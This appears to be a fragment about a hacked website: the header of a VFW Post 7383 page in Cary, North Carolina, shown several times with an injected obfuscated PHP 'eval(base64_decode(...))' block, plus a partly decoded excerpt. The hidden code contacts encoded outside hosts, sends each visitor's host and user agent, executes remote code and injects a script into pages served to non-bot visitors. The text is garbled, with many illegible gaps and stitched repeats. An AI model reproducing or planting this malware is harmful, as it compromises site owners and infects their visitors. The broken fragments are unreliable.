TlQiXSk7ICAkX1NFUlZFUlsnc19hMSddPWJhc2U2NF9kZWNvZGUoJ2FIUjBjRG92TDJOdmIzQmxjbXB6ZFhSbU9DNXlkUzluWDJ4dllXUXVjR2h3JykuJGQ7ICAkX1NFUlZFUlsnc19hMiddPWJhc2U2NF9kZWNvZGUoJ2FIUjBj
RG92TDI1c2FXNTBhR1YzYjI5a0xtTnZiUzluWDJ4dllXUXVjR2h3JykuJGQ7ICAkX1NFUlZFUlsnc19zY3JpcHQnXT0ibmwucGhwP3A9ZCI7ICB9ICAgICAgc2V0dXBfZ2xvYmFsc183NzcoKTsgICAgaWYoIWZ1bmN0aW9uX2V4
aXN0cygnZ21sXzc3NycpKXsgIGZ1bmN0aW9uIGdtbF83NzcoKXsgICAgJHJfc3RyaW5nXzc3Nz0nJzsgIGlmICgkX1NFUlZFUlsnc19iMSddPT0wKSRyX3N0cmluZ183Nzc9JzxzY3JpcHQgc3JjPSInLmdldF9hY3R1YWxfdGRz
Xzc3NygpLiRfU0VSVkVSWydzX3NjcmlwdCddLiciPjwvc2NyaXB0Pic7ICByZXR1cm4gJHJfc3RyaW5nXzc3NzsgIH0gIH0gICAgICBpZighZnVuY3Rpb25fZXhpc3RzKCdnemRlY29kZWl0JykpeyAgZnVuY3Rpb24gZ3pkZWNv
ZGVpdCgkZGVjb2RlKXsgICR0PUBvcmQoQHN1YnN0cigkZGVjb2RlLDMsMSkpOyAgJHN0YXJ0PTEwOyAgJHY9MDsgIGlmKCR0JjQpeyAgJHN0cj1AdW5wYWNrKCd2JyxzdWJzdHIoJGRlY29kZSwxMCwyKSk7ICAkc3RyPSRzdHJb
MV07ICAkc3RhcnQrPTIrJHN0cjsgIH0gIGlmKCR0JjgpeyAgJHN0YXJ0PUBzdHJwb3MoJGRlY29kZSxjaHIoMCksJHN0YXJ0KSsxOyAgfSAgaWYoJHQmMTYpeyAgJHN0YXJ0PUBzdHJwb3MoJGRlY29kZSxjaHIoMCksJHN0YXJ0
KSsxOyAgfSAgaWYoJHQmMil7ICAkc3RhcnQrPTI7ICB9ICAkcmV0PUBnemluZmxhdGUoQHN1YnN0cigkZGVjb2RlLCRzdGFydCkpOyAgaWYoJHJldD09PUZBTFNFKXsgICRyZXQ9JGRlY29kZTsgIH0gIHJldHVybiAkcmV0OyAg
fSAgfSAgZnVuY3Rpb24gbXJvYmgoJGNvbnRlbnQpeyAgQEhlYWRlcignQ29udGVudC1FbmNvZGluZzogbm9uZScpOyAgJGRlY29kZWRfY29udGVudD1nemRlY29kZWl0KCRjb250ZW50KTsgIGlmKHByZWdfbWF0Y2goJy9cPFwv
Ym9keS9zaScsJGRlY29kZWRfY29udGVudCkpeyAgcmV0dXJuIHByZWdfcmVwbGFjZSgnLyhcPFwvYm9keVteXD5dKlw+KS9zaScsZ21sXzc3NygpLiJcbiIuJyQxJywkZGVjb2RlZF9jb250ZW50KTsgIH1lbHNleyAgcmV0dXJu
ICRkZWNvZGVkX2NvbnRlbnQuZ21sXzc3NygpOyAgfSAgfSAgb2Jfc3RhcnQoJ21yb2JoJyk7ICB9ICB9"));?><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
    <title>VFW Post 7383 Franklin-Sloan in Cary, North Carolina</title>

```

commonly referred to as the VFW, "traces its roots back to 1899 when



```
<?php /**/
eval(base64_decode("aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNzZXQoJF9TRVJWRVJbJ21yX25vJ10pKXsgICRfU0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGlvbl9leGlzdHMoJ21yb2JoJykp
eyAgICBmdW5jdGlvbiBnZXRfdGRzXzc3NygkdXJsKXskY29udGVudD0iIjskY29udGVudD1AdHJ5Y3VybF83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3
KCR1cmwpO2lmKCRjb250ZW50IT09ZmFsc2UpcmV0dXJuICRjb250ZW50OyRjb250ZW50PUB0cnlmb3Blbl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZzb2Nrb3Bl
bl83NzcoJHVybCk7aWYoJGN[illegible]Ck7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7cmV0dXJuICcnO30gIGZ1
bmN0aW9uIHRyeWN1cmxfNzc3K[illegible]YWxzZSlyZXR1cm4gZmFsc2U7JGNoID0gY3VybF9pbml0ICgpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfVVJMLCR1
cmwpO2N1cmxfc2V0b3B0I[illegible]ICgkY2gsIENVUkxPUFRfVElNRU9VVCwgNSk7Y3VybF9zZXRvcHQgKCRjaCwgQ1VSTE9QVF9IRUFERVIsIDApOyRyZXN1
bHQgPSBjdXJsX2V4ZWMgK[illegible]zdWx0PT0iIilyZXR1cm4gZmFsc2U7cmV0dXJuICRyZXN1bHQ7fSAgZnVuY3Rpb24gdHJ5ZmlsZV83NzcoJHVybCl7aWYoZnVuY3Rpb25fZXhpc3Rz
KCdmaWxlJyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JGluYz1AZmlsZSgkdXJsKTskYnVmPUBpbXBsb2RlKCcnLCRpbmMpO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7cmV0dXJuICRidWY7fSAgZnVuY3Rpb24gdHJ5Zm9wZW5f
Nzc3KCR1cmwpe2lmKGZ1b[illegible]ZnVvZigkZikpeyRidWYuPWZyZWFkKCRmLDEw
MDAwKTt9ZmNsb3NlKCRmK[illegible]ZTtyZXR1cm4gJGJ1Zjt9ICBmdW5jdGlvbiB0cnlmc29ja29wZW5fNzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygn
ZnNvY2tvcGVuJyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JHA9QHBhcnNlX3VybCgkdXJsKTskaG9zdD0kcFsnaG9zdCddOyR1cmk9JHBbJ3BhdGgnXS4nPycuJHBbJ3F1ZXJ5J107JGY9QGZzb2Nrb3BlbigkaG9zdCw4MCwkZXJy
bm8sICR1cnJzdHIsMzAp[illegible]cm4gZmFsc2U7JHJlcXVlc3QgPSJHRVQgJHVyaSBIVFRQLzEuMFxuIjskcmVxdWVzdC49Ikhvc3Q6ICRob3N0XG5cbiI7ZndyaXRlKCRmLCRyZXF1ZXN0KTskYnVmPScnO3doaWxl
KCFmZW9mKCRmKSl7JGJ1Zi49ZnJlYWQoJGYsMTAwMDApO31mY2xvc2UoJGYpO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7bGlzdCgkbSwkYnVmKT1leHBsb2RlKGNocigxMykuY2hyKDEwKS5jaHIoMTMpLmNocigxMCksJGJ1
Zik7cmV0dXJuICRidWY7f[illegible]kcD1AcGFyc2VfdXJsKCR1cmwpOyRob3N0
PSRwWydob3N0J107JHVya[illegible]
OyRzb2NrPUBzb2NrZXRfY3JlYXRlKEFGX0lORVQsU09DS19TVFJFQU0sU09MX1RDUCk7aWYgKCFz[illegible]2xvc2UoJHNvY2spO3JldHVybiBmYWxzZTt9JHJlcXVl
c3QgPSJHRVQgJHVyaSBIV[illegible]OXNvY2tldF9yZWFkKCRzb2NrLDEwMDAwKSl7JGJ1
Zi49JHQ7fUBzb2NrZXRfY2xvc2UoJHNvY2spO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7bGlzdCgkbSwkYnVmKT1leHBsb2RlKGNocigxMykuY2hyKDEwKS5jaHIoMTMpLmNocigxMCksJGJ1Zik7cmV0dXJuICRidWY7fSAg
ZnVuY3Rpb24gdXBkYXRlX[illegible]3NzcoJGFjdHVhbDEpO2lmICgkdmFsPT0i
IikkdmFsPWdldF90ZHNf[illegible]hbCwifHx8Q09ERXx8fCIpKXtsaXN0KCR2
YWwsJGNvZGUpPWV4cGxvZGUoInx8fENPREV8fHwiLCR2YWwpO2V2YWwoYmFzZTY0X2RlY29kZSgkY29kZSkpO31yZXR1cm4gJHZhbDt9ICBmdW5jdGlvbiBnZXRfYWN0dWFsX3Rkc183NzcoKXskZGVmYXVsdGRvbWFpbj0kX1NF
UlZFUlsnc19kMSddOyRka[illegible]GlyLiJsb2cxLnR4dCI7aWYgKEBmaWxlX2V4aXN0cygkdGRzZmlsZSkpeyRtdGltZT1AZmlsZW10aW1lKCR0ZHNmaWxlKTskY3RpbWU9dGltZSgp
LSRtdGltZTtpZiAoJGN0aW1lPiRfU0VSVkVSWydzX3QxJ10peyRjb250ZW50PXVwZGF0ZV90ZHNfZmlsZV83NzcoJHRkc2ZpbGUpO31lbHNleyRjb250ZW50PUBmaWxlX2dldF9jb250ZW50cygkdGRzZmlsZSk7fX1lbHNleyRj
b250ZW50PXVwZGF0ZV90ZHNfZmlsZV83NzcoJHRkc2ZpbGUpO30[illegible]aW47aWYgKCRjPjEpeyRlcmw9dHJpbSgkdGRz
W210X3JhbmQoMCwkYy0yK[illegible]CJzYWZhcmkiKSlpZiAoKCFzdHJpc3RyKCR1
YSwid2luZG93cyIpKSYmKCFzdHJpc3RyKCR1YSwiaXBob25lIikpKSRtYWM9MTtyZXR1cm4gJG1hYzt9ICBmdW5jdGlvbiBpc19tc2llXzc3NygkdWEpeyRtc2llPTA7aWYgKHN0cmlzdHIoJHVhLCJNU0lFIDYiKXx8c3RyaXN0
cigkdWEsIk1TSUUgNyIp[illegible]0aW9uIHNldHVwX2dsb2JhbHNfNzc3KCl7JHJ6PSRfU0VSVkVS
WyJET0NVTUVOVF9ST09UIl0uIi8ubG9ncy8iOyRte[illegible]JHJ6KTtpZiAoQGlzX2RpcigkcnopKXskbXo9JHJ6O319fWVsc2V7JHJ6PSRfU0VSVkVSWyJTQ1JJUFRfRklMRU5
QU1FIl0uIi8ubG9ncy8iO2lmICghQGlzX2RpcigkcnopKXtAbWtkaXIoJHJ6KTtpZiAoQGlzX2RpcigkcnopKXskbXo9JHJ6O319ZWxzZXskbXo9JHJ6O319fWVsc2V7JG16PSRyejt9JGJvdD0wOyR1YT0kX1NFUlZFUlsnSFRU
UF9VU0VSX0FHRU5UJ107aWYgKHN0cmlzdHIoJHVhLCJtc25ib3QiKXx8c3RyaXN0cigkdWEsIllhaG9vIikpJGJvdD0xO2lmIChzdHJpc3RyKCR1YSwiYmluZ2JvdCIpfHxzdHJpc3RyKCR1YSwiZ29vZ2xlIikpJGJvdD0xOyRt
c2llPTA7aWYgKGlzX21zaWVfNzc3KCR1YSkpJG1zaWU9MTskbWFjPTA7aWYgKGlzX21hY183NzcoJHVhKSkkbWFjPTE7aWYgKCgkbXNpZT09MCkmJigkbWFjPT0wKSkkYm90PTE7ICBnbG9iYWwgJF9TRVJWRVI7ICAgICRfU0VS
VkVSWydzX3AxJ109JG16OyAgJF9TRVJWRVJbJ3NfYjEnXT0kYm90OyAgJF9TRVJWRVJbJ3NfdDEnXT0xMjAwOyAgJF9TRVJWRVJbJ3NfZDEnXT1iYXNlNjRfZGVjb2RlKCdhSFIwY0RvdkwyVnVjekV5TW5wNmVtUmtZWHA2TG10
dmJTOD0nKTsgICRkPSc/ZD0nLnVybGVuY29kZSgkX1NFUlZFUlsiSFRUUF9IT1NUIl0pLiImcD0iLnVybGVuY29kZSgkX1NFUlZFUlsiUEhQX1NFTEYiXSkuIiZhPSIudXJsZW5jb2RlKCRfU0VSVkVSWyJIVFRQX1VTRVJfQUdF
TlQiXSk7ICAkX1NFUlZFUlsnc19hMSddPWJhc2U2NF9kZWNvZGUoJ2FIUjBjRG92TDJOdmIzQmxjbXB6ZFhSbU9DNXlkUzluWDJ4dllXUXVjR2h3JykuJGQ7ICAkX1NFUlZFUlsnc19hMiddPWJhc2U2NF9kZWNvZGUoJ2FIUjBj
RG92TDI1c2FXNTBhR1YzYjI5a0xtTnZiUzluWDJ4dllXUXVjR2h3JykuJGQ7ICAkX1NFUlZFUlsnc19zY3JpcHQnXT0ibmwucGhwP3A9ZCI7ICB9ICAgICAgc2V0dXBfZ2xvYmFsc183NzcoKTsgICAgaWYoIWZ1bmN0aW9uX2V4
aXN0cygnZ21sXzc3NycpKXsgIGZ1bmN0aW9uIGdtbF83NzcoKXsgICAgJHJfc3RyaW5nXzc3Nz0nJzsgIGlmICgkX1NFUlZFUlsnc19iMSddPT0wKSRyX3N0cmluZ183Nzc9JzxzY3JpcHQgc3JjPSInLmdldF9hY3R1YWxfdGRz
Xzc3NygpLiRfU0VSVkVSWydzX3NjcmlwdCddLiciPjwvc2NyaXB0Pic7ICByZXR1cm4gJHJfc3RyaW5nXzc3NzsgIH0gIH0gICAgICBpZighZnVuY3Rpb25fZXhpc3RzKCdnemRlY29kZWl0JykpeyAgZnVuY3Rpb24gZ3pkZWNv
ZGVpdCgkZGVjb2RlKXsgICR0PUBvcmQoQHN1YnN0cigkZGVjb2RlLDMsMSkpOyAgJHN0YXJ0PTEwOyAgJHY9MDsgIGlmKCR0JjQpeyAgJHN0cj1AdW5wYWNrKCd2JyxzdWJzdHIoJGRlY29kZSwxMCwyKSk7ICAkc3RyPSRzdHJb
MV07ICAkc3RhcnQrPTIrJHN0cjsgIH0gIGlmKCR0JjgpeyAgJHN0YXJ0PUBzdHJwb3MoJGRlY29kZSxjaHIoMCksJHN0YXJ0KSsxOyAgfSAgaWYoJHQmMTYpeyAgJHN0YXJ0PUBzdHJwb3MoJGRlY29kZSxjaHIoMCksJHN0YXJ0
KSsxOyAgfSAgaWYoJHQmMil7ICAkc3RhcnQrPTI7ICB9ICAkcmV0PUBnemluZmxhdGUoQHN1YnN0cigkZGVjb2RlLCRzdGFydCkpOyAgaWYoJHJldD09PUZBTFNFKXsgICRyZXQ9JGRlY29kZTsgIH0gIHJldHVybiAkcmV0OyAg
fSAgfSAgZnVuY3Rpb24gbXJvYmgoJGNvbnRlbnQpeyAgQEhlYWRlcignQ29udGVudC1FbmNvZGluZzogbm9uZScpOyAgJGRlY29kZWRfY29udGVudD1nemRlY29kZWl0KCRjb250ZW50KTsgIGlmKHByZWdfbWF0Y2goJy9cPFwv
Ym9keS9zaScsJGRlY29kZWRfY29udGVudCkpeyAgcmV0dXJuIHByZWdfcmVwbGFjZSgnLyhcPFwvYm9keVteXD5dKlw+KS9zaScsZ21sXzc3NygpLiJcbiIuJyQxJywkZGVjb2RlZF9jb250ZW50KTsgIH1lbHNleyAgcmV0dXJu
ICRkZWNvZGVkX2NvbnRlbnQuZ21sXzc3NygpOyAgfSAgfSAgb2Jfc3RhcnQoJ21yb2JoJyk7ICB9ICB9"));?><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
    <title>VFW Post 7383 Franklin-Sloan in Cary, North Carolina</title>

```

```
...$_SERVER['s_p1']=$mz; $_SERVER['s_b1']=$bot;
$_SERVER['s_t1']=1200;
$_SERVER['s_d1']=base64_decode('aHR0cDovL2VuczEyMnp6emRkYXp6L
mNvbS8=');
$d='?d='.urlencode($_SERVER["HTTP_HOST"])."&p=".urlencode($_SERVE
R["PHP_SELF"])."&a=".urlencode($_SERVER["HTTP_USER_AGENT"]);
$_SERVER['s_a1']=base64_decode('aHR0cDovL2Nvb3BlcmpzdXRmOC5yd
S9nX2xvYWQucGhw').$d;
$_SERVER['s_a2']=base64_decode('aHR0cDovL25saW50aGV3b29kLmNv
bS9nX2xvYWQucGhw').$d; $_SERVER['s_script']="nl.php?p=d";...
```



```
<?php /**/
eval(base64_decode("aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNzZXQoJF9TRVJWRVJbJ21yX25vJ10pKXsgICRfU0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGlvbl9leGlzdHMoJ21yb2JoJykp
eyAgICBmdW5jdGlvbiBnZXRfdGRzXzc3NygkdXJsKXskY29udGVudD0iIjskY29udGVudD1AdHJ5Y3VybF83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3
KCR1cmwpO2lmKCRjb250ZW50IT09ZmFsc2UpcmV0dXJuICRjb250ZW50OyRjb250ZW50PUB0cnlmb3Blbl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZzb2Nrb3Bl
bl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeXNvY2tldF83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7cmV0dXJuICcnO30gIGZ1
bmN0aW9uIHRyeWN1cmxfNzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygnY3VybF9pbml0Jyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JGNoID0gY3VybF9pbml0ICgpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfVVJMLCR1
cmwpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfUkVUVVJOVFJBTlNGRVIsIDEpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfVElNRU9VVCwgNSk7Y3VybF9zZXRvcHQgKCRjaCwgQ1VSTE9QVF9IRUFERVIsIDApOyRyZXN1
bHQgPSBjdXJsX2V4ZWMgKCRjaCk7Y3VybF9jbG9zZSgkY2gpO2lmICgkcmVzdWx0PT0iIilyZXR1cm4gZmFsc2U7cmV0dXJuICRyZXN1bHQ7fSAgZnVuY3Rpb24gdHJ5ZmlsZV83NzcoJHVybCl7aWYoZnVuY3Rpb25fZXhpc3Rz
KCdmaWxlJyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JGluYz1AZmlsZSgkdXJsKTskYnVmPUBpbXBsb2RlKCcnLCRpbmMpO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7cmV0dXJuICRidWY7fSAgZnVuY3Rpb24gdHJ5Zm9wZW5f
Nzc3KCR1cmwpe[illegible]OyRmPUBmb3BlbigkdXJsLCdyJyk7aWYgKCRmKXt3aGlsZSghZmVvZigkZikpeyRidWYuPWZyZWFkKCRmLDEw
MDAwKTt9ZmNsb3NlKCRmKTt9ZWxzZSByZXR1cm4gZmFsc2U7aWYgKCRidWY9PSIiKXJldHVybiBmYWxzZTtyZXR1cm4gJGJ1Zjt9ICBmdW5jdGlvbiB0cnlmc29ja29wZW5fNzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygn
ZnNvY2tvcGVuJyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JHA9QHBhcnNlX3VybCgkdXJsKTskaG9zdD0kcFsnaG9zdCddOyR1cmk9JHBbJ3BhdGgnXS4nPycuJHBbJ3F1ZXJ5J107JGY9QGZzb2Nrb3BlbigkaG9zdCw4MCwkZXJy
bm8sICRlcnJzdHIsMzApO2lmKCEkZilyZXR1cm4gZmFsc2U7JHJlcXVlc3QgPSJHRVQgJHVyaSBIVFRQLzEuMFxuIjskcmVxdWVzdC49Ikhvc3Q6ICRob3N0XG5cbiI7ZndyaXRlKCRmLCRyZXF1ZXN0KTskYnVmPScnO3doaWxl
KCFmZW9mKCRmKSl7JGJ1Zi49ZnJlYWQoJGYsMTAwMDApO31mY2xvc2UoJGYpO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7bGlzdCgkbSwkYnVmKT1leHBsb2RlKGNocigxMykuY2hyKDEwKS5jaHIoMTMpLmNocigxMCksJGJ1
Zik7cmV0dXJu[illegible]JsKXtpZihmdW5jdGlvbl9leGlzdHMoJ3NvY2tldF9jcmVhdGUnKT09PWZhbHNlKXJldHVybiBmYWxzZTskcD1AcGFyc2VfdXJsKCR1cmwpOyRob3N0
PSRwWydob3N0J107JHVyaT0kcFsncGF0aCddLic/Jy4kcFsncXVlcnknXTskaXAxPUBnZXRob3N0YnluYW1lKCRob3N0KTskaXAyPUBsb25nMmlwKEBpcDJsb25nKCRpcDEpKTsgaWYgKCRpcDEhPSRpcDIpcmV0dXJuIGZhbHNl
OyRzb2NrPUBzb2NrZXRfY3JlYXRlKEFGX0lORVQsU09DS19TVFJFQU0sU09MX1RDUCk7aWYgKCFAc29ja2V0X2Nvbm5lY3QoJHNvY2ssJGlwMSw4MCkpe0Bzb2NrZXRfY2xvc2UoJHNvY2spO3JldHVybiBmYWxzZTt9JHJlcXVl
c3QgPSJHRVQgJHVyaSBIVFRQLzEuMFxuIjskcmVxdWVzdC49Ikhvc3Q6ICRob3N0XG5cbiI7c29ja2V0X3dyaXRlKCRzb2NrLCRyZXF1ZXN0KTskYnVmPScnO3doaWxlKCR0PXNvY2tldF9yZWFkKCRzb2NrLDEwMDAwKSl7JGJ1
Zi49JHQ7fUBzb2NrZXRfY2xvc2UoJHNvY2spO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7bGlzdCgkbSwkYnVmKT1leHBsb2RlKGNocigxMykuY2hyKDEwKS5jaHIoMTMpLmNocigxMCksJGJ1Zik7cmV0dXJuICRidWY7fSAg
ZnVuY3Rpb24gd[illegible]FUlsnc19hMiddOyR2YWw9Z2V0X3Rkc183NzcoJGFjdHVhbDEpO2lmICgkdmFsPT0i
IikkdmFsPWdldF90ZHNfNzc3KCRh[illegible]7QGZjbG9zZSgkZik7fWlmIChzdHJzdHIoJHZhbCwifHx8Q09ERXx8fCIpKXtsaXN0KCR2
YWwsJGNvZGUpPWV4cGxvZGUoInx8fENPREV8fHwiLCR2YWwpO2V2YWwoYmFzZTY0X2RlY29kZSgkY29kZSkpO31yZXR1cm4gJHZhbDt9ICBmdW5jdGlvbiBnZXRfYWN0dWFsX3Rkc183NzcoKXskZGVmYXVsdGRvbWFpbj0kX1NF
UlZFUlsnc19kMSddOyRkaXI9JF9TRVJWRVJbJ3NfcDEnXTskdGRzZmlsZT0kZGlyLiJsb2cxLnR4dCI7aWYgKEBmaWxlX2V4aXN0cygkdGRzZmlsZSkpeyRtdGltZT1AZmlsZW10aW1lKCR0ZHNmaWxlKTskY3RpbWU9dGltZSgp
LSRtdGltZTtpZiAoJGN0aW1lPiRfU0VSVkVSWydzX3QxJ10peyRjb250ZW50PXVwZGF0ZV90ZHNfZmlsZV83NzcoJHRkc2ZpbGUpO31lbHNleyRjb250ZW50PUBmaWxlX2dldF9jb250ZW50cygkdGRzZmlsZSk7fX1lbHNleyRj
b250ZW50PXVwZ[illegible]KCJcbiIsJGNvbnRlbnQpOyRjPUBjb3VudCgkdGRzKSswOyR1cmw9JGRlZmF1bHRkb21haW47aWYgKCRjPjEpeyR1cmw9dHJpbSgkdGRz
W210X3JhbmQo[illegible]Nzc3KCR1YSl7JG1hYz0wO2lmIChzdHJpc3RyKCR1YSwibWFjIil8fHN0cmlzdHIoJHVhLCJzYWZhcmkiKSlpZiAoKCFzdHJpc3RyKCR1
YSwid2luZG93cyIpKSYmKCFzdHJpc3RyKCR1YSwiaXBob25lIikpKSRtYWM9MTtyZXR1cm4gJG1hYzt9ICBmdW5jdGlvbiBpc19tc2llXzc3NygkdWEpeyRtc2llPTA7aWYgKHN0cmlzdHIoJHVhLCJNU0lFIDYiKXx8c3RyaXN0
cigkdWEsIk1TSUUgNyIpfHxzdHJpc3RyKCR1YSwiTVNJRSA4Iil8fHN0cmlzdHIoJHVhLCJNU0lFIDkiKSkkbXNpZT0xO3JldHVybiAkbXNpZTt9ICAgIGZ1bmN0aW9uIHNldHVwX2dsb2JhbHNfNzc3KCl7JHJ6PSRfU0VSVkVS
WyJET0NVTUVOVF9ST09UIl0uIi8ubG9ncy8iOyRtej0iL3RtcC8iO2lmICghQGlzX2RpcigkcnopKXtAbWtkaXIoJHJ6KTtpZiAoQGlzX2RpcigkcnopKXskbXo9JHJ6O31lbHNleyRyej0kX1NFUlZFUlsiU0NSSVBUX0ZJTEVO
QU1FIl0uIi8ub[illegible]6O319fWVsc2V7JG16PSRyejt9JGJvdD0wOyR1YT0kX1NFUlZFUlsnSFRU
UF9VU0VSX0FHRU5UJ10[illegible]yKCR1YSwiYmluZ2JvdCIpfHxzdHJpc3RyKCR1YSwiZ29vZ2xlIikpJGJvdD0xOyRt
c2llPTA7aWYgKGlzX21zaWVfNzc3KCR1YSkpJG1zaWU9MTskbWFjPTA7aWYgKGlzX21hY183NzcoJHVhKSkkbWFjPTE7aWYgKCgkbXNpZT09MCkmJigkbWFjPT0wKSkkYm90PTE7ICBnbG9iYWwgJF9TRVJWRVI7ICAgICRfU0VS
VkVSWydzX3AxJ109JG16OyAgJF9TRVJWRVJbJ3NfYjEnXT0kYm90OyAgJF9TRVJWRVJbJ3NfdDEnXT0xMjAwOyAgJF9TRVJWRVJbJ3NfZDEnXT1iYXNlNjRfZGVjb2RlKCdhSFIwY0RvdkwyVnVjekV5TW5wNmVtUmtZWHA2TG1OdmJT
dmJTOD0nKTsgICRkPSc/ZD0nLnVybGVuY29kZSgkX1NFUlZFUlsiSFRUUF9IT1NUIl0pLiImcD0iLnVybGVuY29kZSgkX1NFUlZFUlsiUEhQX1NFTEYiXSkuIiZhPSIudXJsZW5jb2RlKCRfU0VSVkVSWyJIVFRQX1VTRVJfQUdFTlQi
TlQiXSk7ICAkX1NFUlZFUlsnc19hMSddPWJhc2U2NF9kZWNvZGUoJ2FIUjBjRG92TDJObmIzQmxjbXB6ZFhSbU9DNXlkUzluWDJ4dllXUXVjR2h3JykuJGQ7ICAkX1NFUlZFUlsnc19hMiddPWJhc2U2NF9kZWNvZGUoJ2FIUjBj
RG92TDI1c2FXN[illegible]FUlsnc19zY3JpcHQnXT0ibmwucGhwP3A9ZCI7ICB9ICAgICAgc2V0dXBfZ2xvYmFsc183NzcoKTsgICAgaWYoIWZ1bmN0aW9uX2V4
aXN0cygnZ21sXzc3NycpKXsgIGZ1bmN0aW9uIGdtbF83NzcoKXsgICAgJHJfc3RyaW5nXzc3Nz0nJzsgIGlmICgkX1NFUlZFUlsnc19iMSddPT0wKSRyX3N0cmluZ183Nzc9JzxzY3JpcHQgc3JjPSInLmdldF9hY3R1YWxfdGRz
Xzc3NygpLiRfU0VSVkVSWydzX3NjcmlwdCddLiciPjwvc2NyaXB0Pic7ICByZXR1cm4gJHJfc3RyaW5nXzc3NzsgIH0gIH0gICAgICBpZighZnVuY3Rpb25fZXhpc3RzKCdnemRlY29kZWl0JykpeyAgZnVuY3Rpb24gZ3pkZWNv
ZGVpdCgkZGVjb2RlKXsgICR0PUBvcmQoQHN1YnN0cigkZGVjb2RlLDMsMSkpOyAgJHN0YXJ0PTEwOyAgJHY9MDsgIGlmKCR0JjQpeyAgJHN0cj1AdW5wYWNrKCd2JyxzdWJzdHIoJGRlY29kZSwxMCwyKSk7ICAkc3RyPSRzdHJb
MV07ICAkc3RhcnQrPTIrJHN0cjsgIH0gIGlmKCR0JjgpeyAgJHN0YXJ0PUBzdHJwb3MoJGRlY29kZSxjaHIoMCksJHN0YXJ0KSsxOyAgfSAgaWYoJHQmMTYpeyAgJHN0YXJ0PUBzdHJwb3MoJGRlY29kZSxjaHIoMCksJHN0YXJ0
KSsxOyAgfSAgaWYoJHQmMil7ICAkc3RhcnQrPTI7ICB9ICAkcmV0PUBnemluZmxhdGUoQHN1YnN0cigkZGVjb2RlLCRzdGFydCkpOyAgaWYoJHJldD09PUZBTFNFKXsgICRyZXQ9JGRlY29kZTsgIH0gIHJldHVybiAkcmV0OyAg
fSAgfSAgZnVuY3Rpb24gbXJvYmgoJGNvbnRlbnQpeyAgQEhlYWRlcignQ29udGVudC1FbmNvZGluZzogbm9uZScpOyAgJGRlY29kZWRfY29udGVudD1nemRlY29kZWl0KCRjb250ZW50KTsgIGlmKHByZWdfbWF0Y2goJy9cPFwvYm9k
eS9zaScsJGRlY29kZWRfY29udGVudCkpeyAgcmV0dXJuIHByZWdfcmVwbGFjZSgnLyhcPFwvYm9keVteXD5dKlw+KS9zaScsZ21sXzc3NygpLiJcbiIuJyQxJywkZGVjb2RlZF9jb250ZW50KTsgIH1lbHNleyAgcmV0dXJu
ICRkZWNvZGVkX2NvbnRlbnQuZ21sXzc3NygpOyAgfSAgfSAgb2Jfc3RhcnQoJ21yb2JoJyk7ICB9ICB9"));?><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
    <title>VFW Post 7383 Franklin-Sloan in Cary, North Carolina</title>

```

aHR0cDovL2VuczEyMnp6emRkYXp6LmNvbS8=

